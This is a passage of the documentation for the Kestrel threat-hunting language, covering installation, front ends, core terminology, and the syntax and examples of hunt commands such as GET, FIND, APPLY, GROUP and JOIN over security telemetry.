$ pip install --upgrade pip setuptools wheel
```

2. Clone the source from the Github repo:

```
$ git clone git://github.com/opencybersecurityalliance/kestrel-lang
$ cd kestrel-lang
```

3. Install all packages from the repo:

```
$ pip install .
```

3.4 Runtime Front Ends

Kestrel runtime currently supports three front ends (see architecture figure in *What is Kestrel?*):

1. Command-line execution utility `kestrel`: Installed with the package `kestrel`.

```
$ kestrel [-h] [-v] [--debug] hunt101.hf
```

2. Kestrel Jupyter Notebook kernel: Must install and set up the kestrel-jupyter package (Jupyter Notebook dependencies will be automatically installed if they do not exist):

```
$ pip install kestrel-jupyter
$ python -m kestrel_jupyter_kernel.setup
```

3. Python API:
    - Start a Kestrel session in Python directly. See more at *Kestrel Session*.
    - Use magic command in iPython environment. `kestrel-jupyter` required.

CHAPTER

FOUR

LANGUAGE SPECIFICATION

Introduce Kestrel language terms, concepts, syntax, and basic semantics for writing individual hunting steps and composing large and reusable hunt flows.

4.1 Basic Terminology

4.1.1 Record

A record, log, or observation yielded by a host or network monitoring system. Usually a record contains information of an activity that is worth recording. For example:

- An ssh login attempt with root
- A user login and logout
- A process forking another process
- A network connection initialized by a process
- A process loading a dynamic loaded library
- A process reading a sensitive file

Formally defined, a record is a piece of machine-generated data that is part of a telemetry of the monitored host or network. Different monitoring systems yield records in their own formats and define the scope of a record differently. A monitoring system may yield a record for each file a process loaded, while another monitoring system may yield a record with a two- or three-level process tree plus loaded binaries and dynamic libraries as additional file nodes in the tree.

4.1.2 Entity

An entity is a system or network object that can be identified by a monitor. Different monitors may have different capabilities identifying entities: an IDS can identify an IP or a host, while an EDR may identify a process or a file inside the host.

A record yielded by a monitor contains one or more entities visible to the monitor. For example:

- A log of an ssh login attempt with root may contain three entities: the ssh process, the user root, and the incoming IP.
- A web server, e.g., nginx, connection log entry may contain two entities: the incoming IP and the requested URL.
- An EDR process tree record may contain several entities including the root process, its child processes, and maybe its grand child processes.

- An IDS alert observation may contain two entities: the incoming IP and the target host.

Not only can a record contain multiple entities, but the same entity identified by the same monitor may appear in different records. Some monitors generate a universal identifier for an entity they track, i.e., UUID/GUID, but this does not always hold. In addition, the description of an entity in a record may be very incomplete due to the limited monitoring capability, data aggregation, or software bug.

4.1.3 Hunt

A cyberthreat hunt is a procedure to find a set of entities in the monitored environment that associates with a cyberthreat.

A comprehensive hunt or threat discovery finds a set of entities with their relations, for example, control and data flows among them, as a graph that associates with a cyberthreat. The comprehensive hunting definition assumes fully connected telemetry data provided by monitoring systems and is discussed in the *Theory Behind Kestrel*.

4.1.4 Hunt Step

A step in a hunt usually performs one of the four atom hunting operations:

1. Retrieval: *getting a set of entities*. The entities may be directly retrieved back from a monitor or a data lake with stored monitored data, or can be quickly picked up at any cache layer on the path from the user to a data source.
2. Transformation: *deriving different forms of entities*. Within a basic entity type such as *network-traffic*, threat hunters can perform simple transformation such as sampling or aggregating them based on their attributes. The results are special *network-traffic* with aggregated fields.
3. Enrichment: *adding information to a set of entities*. Computing attributes or labels for a set of entities and attach them to the entities. The attributes can be context such as domain name for an IP address. They can also be threat intelligence information or even detection labels from existing intrusion detection systems.
4. Inspection: *showing information about a set of entities*. For example, listing all attributes an labels of a set of entities; showing values of specified attributes of a set of entities.
5. Flow-control: *merge or split hunt flows*. For example, merge the results of two hunt flows to apply the same hunt steps afterwords, or to fork a hunt flow branch for developing a variant of the threat hypothesis.

4.1.5 Hunt Flow

The control flow of a hunt. A hunt flow comprises a series of hunt steps, computing multiple sets of entities, and deriving new sets of entities based on previous ones. Finally, a hunt flow reveals all sets of entities that are associated with a threat.

A hunt flow in Kestrel is a sequence of Kestrel commands. It can be stored in a plain text file with suffix `.hf` and executed by Kestrel command line, e.g., `kestrel apt51.hf`.

4.1.6 Hunt Book

A hunt flow combined with its execution results in a notebook format. Usually a saved Jupyter notebook of a Kestrel hunt is referred to as a hunt book, which contains the hunt flow in blocks and its execution results displayed in text, tables, graphs, and other multi-media forms.

4.2 Key Concepts

Kestrel brings two key concepts to cyberthreat hunting.

4.2.1 Entity-Based Reasoning

Humans understand threats and hunting upon entities, such as, malware, malicious process, and C&C host. As a language for threat hunters to express *what to hunt*, Kestrel helps hunters to organize their thoughts about threat hypotheses around entities. Kestrel runtime assembles entities with pieces of information in different records that describes different aspects of the entities. It also proactively asks data sources to get information about entities. With this design, threat hunters always have all of the information available about the entities they are focusing on, and can confidently create and revise threat hypotheses based on the entities and their connected entities. Meanwhile, threat hunters do not need to spend time stitching and correlating records since most of this tedious work on *how to hunt* is solved by Kestrel runtime.


4.2.2 Composable Hunt Flow

Simplicity is the design goal of Kestrel, yet Kestrel does not sacrifice the power of hunting. The secret sauce to achieve both is the idea of composability from functional programming.

To compose hunt flows freely, Kestrel defines a common data model around entities, that is, Kestrel variables, as the input and output of every hunt step. Every hunt step yields a Kestrel variable (or None), which can be the input of another hunt step. In addition to freely pipe hunt steps to compose hunt flows, Kestrel also enables hunt flows forking and merging:

- To fork a hunt flow, just consume the same Kestrel variable by another hunt step.
- To merge hunt flows, just do a hunt step that takes in multiple Kestrel variables.

Here's an example of a composable Kestrel hunt flow:



4.3 Kestrel Variable

A Kestrel variable is a list of homogeneous entities—all entities in a variable share the same type, for example, `process`, `network-traffic`, `file`. Each type of entities has its specialized attributes, for example, `process` has `pid`, `network-traffic` has `dst_port`, `file` has `hashes`.

When using the STIX-Shifter data source interface, Kestrel loads STIX Cyber Observable Objects (SCO) as basic telemetry data. The entity types and their attributes are defined in STIX specification. Note that STIX is open to both custom attributes and custom entity types, and the entity type and available attributes actually depends on the exact data source.

The naming rule of a Kestrel variable follows the variable naming rule in C language: a variable starts with an alphabet or underscore `_`, followed by any combination of alphabet, digit, and underscore. There is no length limit and a variable name is case sensitive.

Unlike immutable variables in pure functional programming languages, variables in Kestrel are mutable. They can be partially updated, e.g., new attributes added through an analytics, and they can be overwritten by a variable assignment to an existing variable.


4.4 Kestrel Command

A Kestrel command describes a *hunt step*. All Kestrel commands can be put in one of the four *hunt step* categories:

1. Retrieval: `GET`, `FIND`, `NEW`.
2. Transformation: `SORT`, `GROUP`.
3. Enrichment: `APPLY`.
4. Inspection: `INFO`, `DISP`.

5. Flow-control: `SAVE`, `LOAD`, `COPY`, `MERGE`, `JOIN`.

To achieve *composable hunt flow* and allow threat hunters to compose hunt flow freely, the input and output of any Kestrel command are defined as follows:



A command takes in one or more variables and maybe some metadata, for example, the path of a data source, the attributes to display, or the arguments to analytics. In general, the command can either yield nothing, a variable, a display object, or both a variable and a display object.

- As illustrated in the figure of *composable hunt flow*, Kestrel variables consumed and yielded by commands play the key role to connect different hunt steps (commands) into hunt flows.
- A display object is something to be displayed by a Kestrel front end, for example, a Jupyter Notebook. It is not consumed by any of the following hunt steps. It only presents information from a hunt step to the user, such as a tabular display of entities in a variable, or an interactive visualization of entities.

Command	Take Variable	Take Metadata	Yield Variable	Yield Display
GET	no	yes	yes	no
FIND	yes	yes	yes	no
NEW	no	data	yes	no
APPLY	yes (multiple)	yes	no (update)	maybe
INFO	yes	no	no	yes
DISP	yes	maybe	no	yes
SORT	yes	yes	yes	no
GROUP	yes	yes	yes	no
SAVE	yes	yes	no	no
LOAD	no	yes	yes	no
COPY	yes	no	yes	no
MERGE	yes (two)	no	yes	no
JOIN	yes (two)	yes	yes	no

4.4.1 GET

The command `GET` is a *retrieval* hunt step to match a STIX pattern against a pool of entities and return a list of homogeneous entities (a subset of entities in the pool satisfying the pattern).

Syntax

```
returned_variable = GET returned_entity_type FROM entity_pool WHERE stix_pattern
```

- The returned entity type is specified right after the keyword `GET`.
- The pool of entities should be specified in the `FROM` clause of `GET`.
  - The pool can be a data source, for example, a data lake where monitored logs are stored, an EDR, a firewall, an IDS, a proxy server, or a SIEM system. In this case, the user needs to know the identifier of the data source (more in section *Data And Analytics Interfaces*). For example:
    * `stixshifter://server101`: EDR on server 101 accessible via STIX-Shifter.
    * `https://a.com/b.json`: sealed telemetry data in a STIX bundle.
  - The pool can also be an existing Kestrel variable. In this case, just use the variable name.
- The STIX pattern (what is interesting) should be specified in the `WHERE` clause of `GET`. The STIX pattern should be described around the returned entity—all comparison expressions in the STIX pattern should start with the entity type as same as the returned entity type of the `GET`.

  For example, when getting back processes `newvar = GET process ...`, all comparison expressions in the STIX pattern in the `WHERE` cause should start with `process:`, e.g., `process:attributeA = 'xxx'`, `process:attributeB = 'yyy'`.

  The STIX pattern in Kestrel goes beyond standard STIX to allow variable reference in the pattern, e.g., `[process:pid = kvar1.pid AND process:name = kvar2.name]`. Kestrel runtime compiles this parameterized STIX pattern into standard STIX before querying the entity pool.

  It is strongly encouraged to add time range qualifiers `START t'timestamp' STOP t'timestamp'` at the end of the STIX pattern when the entity pool is a data source and there is no referred Kestrel variable in the STIX pattern.
  - `timestamp` here should be in ISO timestamp format defined in STIX timestamp.
  - Press `tab` to auto-complete a half-way input timestamp to the closet next timetamp, e.g., `2021-05` to `2021-05-01T00:00:00Z`
  - The time range, when used, should always have both `START` and `STOP`.
  - Time range inference: If one or more Kestrel variables are referred in the STIX pattern, Kestrel runtime infers the time range from all entities in the referred variables.
  - Time range override: If a user provides time range at the same time, it overrides the inferred time range if any.
  - Missing time range: If no time range provided or inferred in a `GET` command, it depends on the data source interface to decide how to handle it. For example, the STIX-Shifter interface will use last five minutes as the time range if not specified.
- Syntax sugar: If the entity pool in `GET` is a data source and it is the same as the data source used in a previous `GET` command, the `FROM` clause can be omitted. Kestrel runtime completes the `FROM` clause for a `GET` command (if it is omitted) using the last *data source* in the execution. The variable entity pool is not used. See an example (the last one) below.

Examples

```
# get processes from server101 which has a parent process with name 'abc.exe'
procs = GET process FROM stixshifter://server101 WHERE [process:parent_ref.name = 'abc.
↪exe']
        START t'2021-05-06T00:00:00Z' STOP t'2021-05-07T00:00:00Z'

# get files from a sealed STIX bundle with hash 'dbfcdd3a1ef5186a3e098332b499070a'
# Kestrel allows to write a command in multiple lines
binx = GET file
       FROM https://a.com/b.json
       WHERE [file:hashes.'MD5'= 'dbfcdd3a1ef5186a3e098332b499070a']
       START t'2021-05-06T00:00:00Z' STOP t'2021-05-07T00:00:00Z'

# get processes from the above procs variable with pid 10578 and name 'xyz'
# no time range needed since the entity pool is a varible
procs2 = GET process FROM procs WHERE [process:pid = 10578 AND process:name = 'xyz']

# refer to another Kestrel variable in the STIX pattern (not standard STIX)
# note that the attribute of a variable should be var.attribute, not var:attribute
# no time range needed: (1) the entity pool is a varible (2) there is a referred variable
procs3 = GET process FROM procs WHERE [process:pid = procs2.pid]

# omitting the FROM clause, which will be desugarred as 'FROM https://a.com/b.json'
procs4 = GET process WHERE [process:pid = 1234]
         START t'2021-05-06T00:00:00Z' STOP t'2021-05-07T00:00:00Z'
```


4.4.2 FIND

The command `FIND` is a *retrieval* hunt step to return entities connected to a given list of entities.

Syntax

```
returned_variable = FIND returned_entity_type RELATIONFROM input_variable [START t
↪'timestamp' STOP t'timestamp']
```

Kestrel defines the relation abstraction between entities as shown in the entity-relation chart:



To find child processes of processes in a variable `varA`, you can look up the entity-relation chart and get relation `CREATED BY`, then write the command `varB = FIND process CREATED BY varA`.

The optional time range works similar to that in the STIX pattern of `GET`. However, it is not often used in `FIND` since `FIND` always has an input variable to infer time range. If you want Kestrel to search for a specific time range instead of the inferred range, use `START/STOP`.

Examples

```
# find parent processes of processes in procs
parent_procs = FIND process CREATED procs

# find child processes of processes in procs
parent_procs = FIND process CREATED BY procs

# find network-traffic associated with processes in procs
nt = FIND network-traffic CREATED BY procs

# find processes associated with network-traffic in nt
ntprocs = FIND process CREATED network-traffic

# find source IP addresses in nt
src_ip = FIND ipv4-addr CREATED nt

# find destination IP addresses in nt
src_ip = FIND ipv4-addr ACCEPTED nt

# find both source and destination IP addresses in nt
src_ip = FIND ipv4-addr LINKED nt
```

(continues on next page)

(continued from previous page)

```

# find network-traffic which have source IP src_ip
ntspecial = FIND network-traffic CREATED BY src_ip
```

Relation With GET

Both FIND and GET are *retrieval* hunt steps. GET is the most fundamental retrieval hunt step. And FIND provides a layer of abstraction to retrieve connected entities more easily than using the raw GET for this, that is, FIND can be replaced by GET in theory with some knowledge of *how to hunt*. Kestrel tries to focus threat hunters on *what to hunt* and automate the generation of *how to hunt* (see *What is Kestrel?*). Finding connected entities requires knowledge on how the underlying records are connected, and Kestrel resolves the how for users with the command FIND.

In theory, you can replace FIND with GET and a parameterized STIX pattern when knowing how the underlying records are connected. In reality, this is not possible with STIX pattern in GET.

- The dereference of connection varies from one data source to another. The connection may be recorded as a reference attribute in a record like the `*_ref` attributes in STIX 2.0. It can also be recorded via a hidden object like the *SRO* object in STIX 2.1.
- STIX pattern does not allow reference to an object directly, for example, `[process:parent_ref = xxx]` is not a valid STIX pattern. Also one cannot use `[process:parent_ref.id = xxx.id]` since the `id` of entities are not persistent across different records/observations.
- STIX pattern does not support expressing one-to-many mapping, for example, there is a reference `opened_connection_refs` in a process record, but there is no way to express all `network-traffic` entities referred in that list.

4.4.3 NEW

The command NEW is a special *retrieval* hunt step to create entities directly from given data.

Syntax

```
returned_variable = NEW [returned_entity_type] data
```

The given data can either be:

- A list of string `[str]`. If this is used, `returned_entity_type` is required. Kestrel runtime creates the list of entities based on the return type. Each entity will have one initial attribute.
  - The name of the attribute is decided by the returned type.

Return Entity Type	Initial Attribute
process	name
file	name
mutex	name
software	name
user-account	user_id
directory	path
autonomous-system	number
windows-registry-key	key
x509-certificate	serial_number

  - The number of entities is the length of the given list of string.
  - The value of the initial attribute of each entity is the string in the given data.
- A list of dictionaries `[{str:  str}]`. All dictionaries should share the same set of keys, which are attributes of the entities. If `type` is not provided as a key, `returned_entity_type` is required.

The given data should follow JSON format, for example, using double quotes around a string. This is different from a string in STIX pattern, which is surrounded by single quotes.

Examples

```
# create a list of processes with their names
newprocs = NEW process ["cmd.exe", "explorer.exe", "google-chrome.exe"]

# create a list of processes with a list of dictionaries
newvar = NEW [ {"type": "process", "name": "cmd.exe", "pid": "123"}
             , {"type": "process", "name": "explorer.exe", "pid": "99"}
             ]

# return entity type is required if not a key in the data
newvar2 = NEW process [ {"name": "abc.exe", "pid": "1234"}
                      , {"name": "ie.exe", "pid": "10"}
                      ]
```

4.4.4 APPLY

The command `APPLY` is an *enrichment* hunt step to compute and add attributes to Kestrel variables. Enrichment, in this context, includes the computation of enriched data, such as malware detection analytics, and associating the data to the entities, such as adding the detection labels to the entities.

Syntax

```
APPLY analytics_identifier ON var1, var2, ... WITH x=1, y=abc
```

- Input: The command takes in one or multiple variables.
- Execution: The command executes the analytics specified by `analytics_identifier` like `docker://ip_domain_enrichment` or `docker://pin_ip_on_map`.

  There is no limitation for what an analytics could do besides the input and output specified by its corresponding Kestrel analytics interface (see *Data And Analytics Interfaces*).

  An analytics could run entirely locally and then just do a table lookup. It could reach out to the internet like the VirusTotal servers. It could perform real-time behavior analysis of binary samples. Based on specific analytics interfaces, some analytics can run entirely in the cloud, and the interface harvests the results to local Kestrel runtime.

  Threat hunters can quickly wrap an existing security program/module into a Kestrel analytics. For example, creating a Kestrel analytics as a docker container and utilizing the existing Kestrel Docker Analytics Interface (check *Docker Analytics Interface*). You can also easily develop new analytics interfaces to provide special running environments (check *Kestrel Analytics Interface*).
- Output: The executed analytics could yield either *(a)* data for variable updates, or *(b)* a display object, or both. The `APPLY` command passes the impacts to the Kestrel session:

- Updated variable(s): The most common enrichment is adding/updating attributes to input variables (existing entities). The attributes can be, yet not limited to:
  - Detection results: The analytics performs threat detection on the given entities. The results can be any scalar values such as strings, integers, or floats. For example, malware labels and their families could be strings, suspicious scores could be integers, and likelihood could be floats. Numerical data can be used by later Kestrel commands such as `SORT`. Any new attributes can be used in the `WHERE` clause of the following `GET` commands to pick a subset of entities.
  - Threat Intelligence (TI) information: Commonly known as TI enrichment, for example, Indicator of Comprise (IoC) tags.
  - Generic information: The analytics can add generic information that is not TI-specific, such as adding software description as new attributes to `software` entities based on their `name` attributes.
- Kestrel display object: An analytics can also yield a display object for the front end to show. Visualization analytics yield such data such as our `docker://pin_ip` analytics that looks up the geolocation of IP addresses in `network-traffic` or `ipv4-addr` entities and pin them on a map, which can be shown in Jupyter Notebooks.

- There is no *new* return variable from the command.

Examples

```
# A visualization analytics:
# Finding the geolocation of IPs in network traffic and pin them on a map
nt = GET network-traffic FROM stixshifter://idsX WHERE [network-traffic:dst_port = 80]
APPLY docker://pin_ip ON nt

# A beaconing detection analytics:
# a new attribute "x_beaconing_flag" is added to the input variable
APPLY docker://beaconing_detection ON nt

# A suspicious process scoring analytics:
# a new attribute "x_suspiciousness" is added to the input variable
procs = GET process FROM stixshifter://server101 WHERE [process:parent_ref.name = 'bash']
APPLY docker://susp_proc_scoring on procs
# sort the processes
procs_desc = SORT procs BY x_suspiciousness DESC
# get the most suspicous ones
procs_sus = GET process FROM procs WHERE [process:x_suspiciousness > 0.9]

# A domain name lookup analytics:
# a new attribute "x_domain_name" is added to the input variable for its dest IPs
APPLY docker://domain_name_enrichment ON nt
```

4.4.5 INFO

The command `INFO` is an *inspection* hunt step to show details of a Kestrel variable.

Syntax

```
INFO varx
```

The command shows the following information of a variable:

- Entity type
- Number of entities
- Number of records
- Entity attributes
- Indirect attributes
- Customized attributes
- Birth command
- Associated datasource
- Dependent variables

The attribute names are especially useful for users to construct `DISP` command with `ATTR` clause.

Examples

```
# showing information like attributes and how many entities in a variable
nt = GET network-traffic FROM stixshifter://idsX WHERE [network-traffic:dst_port = 80]
INFO nt
```

4.4.6 DISP

The command `DISP` is an *inspection* hunt step to print attribute values of entities in a Kestrel variable. The command returns a tabular display object to a front end, for example, Jupyter Notebook.

Syntax

```
DISP varx [ATTR attribute1, attribute2, ...]
```

- The optional clause `ATTR` specifies which list of attributes you would like to print. If omitted, Kestrel will output all attributes.
- The command deduplicates rows. All rows in the display object are distinct.
- The command goes through all records/logs in the local storage about entities in the variable. Some records may miss attributes that other records have, and it is common to see empty fields in the table printed.
- If you are not familiar with the data, you can use `INFO` to list all attributes and pick up some attributes to write the `DISP` command and `ATTR` clause.

Examples

```
# display <source IP, source port, destination IP, destination port>
nt = GET network-traffic FROM stixshifter://idsX WHERE [network-traffic:dst_port = 80]
DISP nt ATTR src_ref.value, src_port, dst_ref.value, dst_port

# display process pid, name, and command line
procs = GET process FROM stixshifter://edrA WHERE [process:parent_ref.name = 'bash']
DISP procs ATTR pid, name, command_line
```

4.4.7 SORT

The command SORT is a *transformation* hunt step to reorder entities in a Kestrel variable and output the same set of entities with the new order to a new variable.

Syntax

```
newvar = SORT varx BY stixpath [ASC|DESC]
```

- The `stixpath` can be a full STIX path like `process:attribute` or just an attribute name like `pid` if `varx` is `process`.
- By default, data will be sorted by descending order. The user can specify the direction explicitly such as ASC: ascending order.

Examples

```
# get network traffic and sort them by their destination port
nt = GET network-traffic FROM stixshifter://idsX WHERE [network-traffic:dst_ref_value =
↪'1.2.3.4']
ntx = SORT nt BY dst_port ASC

# display all destination port and now it is easy to check important ports
DISP ntx ATTR dst_port
```

4.4.8 GROUP

The command GROUP is a *transformation* hunt step to group entities based on one or more attributes as well as computing aggregated attributes for the aggregated entities.

Syntax

```
aggr_var = GROUP varx BY attr1, attr2... [WITH aggr_fun(attr3) [AS alias], ...]
```

- If no aggregation functions are specified, they will be chosen automatically. In that case, attributes of the returned entities are decorated with a prefix `unique_` such as `unique_pid` instead of `pid`.
- When aggregations are specified without `alias`, aggregated attributes will be prefixed with the aggregation function such as `min_first_observed`.
- Support aggregation functions:
  - `MIN`: minimum value
  - `MAX`: maximum value
  - `AVG`: average value
  - `SUM`: sum of values
  - `COUNT`: count of non-null values
  - `NUNIQUE`: count of unique values

Examples

```
# group processes by their name and display
procs = GET process FROM stixshifter://edrA WHERE [process:parent_ref.name = 'bash']
aggr = GROUP procs BY name
DISP aggr ATTR unique_name, unique_pid, unique_command_line
```

4.4.9 SAVE

The command `SAVE` is a *flow-control* hunt step to dump a Kestrel variable to a local file.

Syntax

```
SAVE varx TO file_path
```

- All records of the entities in the input variable will be packaged in the output file.
- The suffix of the file path decides the format of the file. Current supported formats:
  - `.csv`: CSV file.
  - `.parquet`: parquet file.
  - `.parquet.gz`: gzipped parquet file.
- It is useful to save a Kestrel variable into a file for analytics development. The docker analytics interface actually does the same to prepare the input for a docker container.

Examples

```
# save all process records into /tmp/kestrel_procs.parquet.gz
procs = GET process FROM stixshifter://edrA WHERE [process:parent_ref.name = 'bash']
SAVE procs TO /tmp/kestrel_procs.parquet.gz
```

4.4.10 LOAD

The command LOAD is a *flow-control* hunt step to load data from disk into a Kestrel variable.

Syntax

```
newvar = LOAD file_path [AS entity_type]
```

- The suffix of the file path decides the format of the file. Current supported formats:
  - .csv: CSV file.
  - .parquet: parquet file.
  - .parquet.gz: gzipped parquet file.
- The command loads records for the same type of entities. If there is no type column in the data, the returned entity type should be specified in the AS clause.
- Using SAVE and LOAD, you can transfer data between hunts.
- A user can LOAD external Threat Intelligence (TI) records into a Kestrel variable.

Examples

```
# save all process records into /tmp/kestrel_procs.parquet.gz
procs = GET process FROM stixshifter://edrA WHERE [process:parent_ref.name = 'bash']
SAVE procs TO /tmp/kestrel_procs.parquet.gz

# in another hunt, load the processes
pload = LOAD /tmp/kestrel_procs.parquet.gz

# load suspicious IPs from a threat intelligence source
# the file /tmp/suspicious_ips.csv only has one column `value`, which is the IP
susp_ips = LOAD /tmp/suspicious_ips.csv AS ipv4-addr

# check whether there is any network-traffic goes to susp_ips
nt = GET network-traffic
     FROM stixshifter://idsX
     WHERE [network-traffic:dst_ref.value = susp_ips.value]
```

4.4.11 COPY

The command `COPY` is an *flow-control* hunt step to copy a variable to another.

Syntax

```
newvar = oldvar
```

4.4.12 MERGE

The command `MERGE` is a *flow-control* hunt step to union entities in multiple variables.

Syntax

```
merged_var = var1 + var2 + var3 + ...
```

- The command provides a way to merge hunt flows.
- All input variables to the command should share the same entity type.

Examples

```
# one TTP matching
procsA = GET process FROM stixshifter://edrA WHERE [process:parent_ref.name = 'bash']

# another TTP matching
procsB = GET process FROM stixshifter://edrA WHERE [process:binary_ref.name = 'sudo']

# merge results of both
procs = procsA + procsB

# further hunt flow
APPLY docker://susp_proc_scoring ON procs
```

4.4.13 JOIN

The command `JOIN` is an advanced *flow-control* hunt step that works on entity records directly for comprehensive entity connection discovery.

Syntax

```
newvar = JOIN varA, varB BY attribute1, attribute2
```

- The command takes in two Kestrel variables and one attribute from each variable. It performs an `inner join` on all records of the two variables regarding their joining attributes.
- The command returns entities from `varA` that share the attributes with `varB`.
- The command keeps all attributes in `varA` and add attributes from `varB` if not exists in `varA`.

Examples

```
procsA = GET process FROM stixshifter://edrA WHERE [process:name = 'bash']
procsB = GET process WHERE [process:binary_ref.name = 'sudo']

# get only processes from procsA that have a child process in procsB
procsC = JOIN procsA, procsB BY pid, parent_ref.pid

# an alternative way of doing it without knowing the reference attribute
procsD = FIND process CREATED procsB
procsE = GET process FROM procsD WHERE [process:pid = procsA.pid]
```

